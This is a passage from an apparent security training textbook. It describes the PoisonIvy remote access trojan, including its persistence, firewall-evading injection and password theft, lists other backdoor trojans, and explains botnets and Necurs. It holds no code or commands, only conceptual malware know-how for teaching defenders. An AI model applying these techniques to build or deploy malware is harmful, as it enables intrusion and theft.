  PoisonIvy gives the attacker practically complete control over the infected computer. The PoisonIvy remote administration tool is created and controlled by a PoisonIvy management program or kit. The PoisonIvy kit consists of a graphical user interface, and the backdoors are small (typically, <10 kB).

  Once the backdoor is executed, it copies itself to either the **Windows** folder or the **Windows\system32** folder. The filename and locations of the backdoor are defined by the creator of the backdoor when using the PoisonIvy kit to create the server program. Some variants of PoisonIvy can copy themselves into an alternate data stream.

  A registry entry of the backdoor will be added to ensure that the backdoor is started every time the computer is booted up. The server then connects to a client using an address defined when the server part was created. The communication between the server and client programs is encrypted and compressed. PoisonIvy can be configured to inject itself into a browser process before making an outgoing connection to bypass firewalls.

  Features:

  - File modification, deletion, and transfer to and from the infected system
  - Windows registry can be viewed and edited
  - Currently running processes can be viewed and suspended or killed
  - Current network connections can be viewed and shut down
  - Services can be viewed and controlled (e.g., stopped or started)
  - Installed devices can be viewed and some devices can be disabled
  - The list of installed applications can be viewed, entries can be deleted, or programs can be uninstalled
  - Accesses Windows command shell on the infected computer

- Steals information by taking screenshots of the desktop and recording audio or webcam footage
- Accesses saved passwords and password hashes




Figure 7.7: Screenshot of PoisonIvy

Some additional backdoor Trojans are as follows:

- Kovter
- POWERSTATS v3
- ExtraPulsar
- RogueRobin
- ServHelper
- SpeakUp linux backdoor
- Winnti backdoor
- Daxin
- SysJoker
- PortDoor
- Tomiris
- GoldenSpy

Botnet Trojans

Today, most major information security attacks involve botnets. Attackers (also known as “bot herders”) use botnet Trojans to infect a large number of computers throughout a large geographical area to create a network of bots (or a “bot herd”) that can achieve control via a command-and-control (C&C) center. They trick regular computer users into downloading Trojan-infected files to their systems through phishing, SEO hacking, URL redirection, etc. Once the user downloads and executes this botnet Trojan in the system, it connects back to the attacker using IRC channels and waits for further instructions. Some botnet Trojans also have worm features and automatically spread to other systems in the network. They help an attacker to launch various attacks and perform nefarious activities such as DoS attacks, spamming, click fraud, and theft of application serial numbers, login IDs, and credit card numbers.




Figure 7.8: Functioning of Botnet

- **Necurs**

  The Necurs botnet is a distributor of many pieces of malware, most notably Dridex and Locky. It delivers some of the worst banking Trojans and ransomware threats in batches of millions of emails at a time, and it keeps reinventing itself. Necurs is distributed by spam e-mails and downloadable content from questionable/illegal sites. It is indirectly responsible for a significant portion of cyber-crime.

  Features:

  - Destruction of the system
  - Turning a PC into a spying tool
  - Electronic money theft
  - Botnet and mining
  - Serving as a gateway for other viruses




Figure 7.9: Screenshot showing Necurs spam email for tricking a victim

Some additional botnet Trojans are as follows:

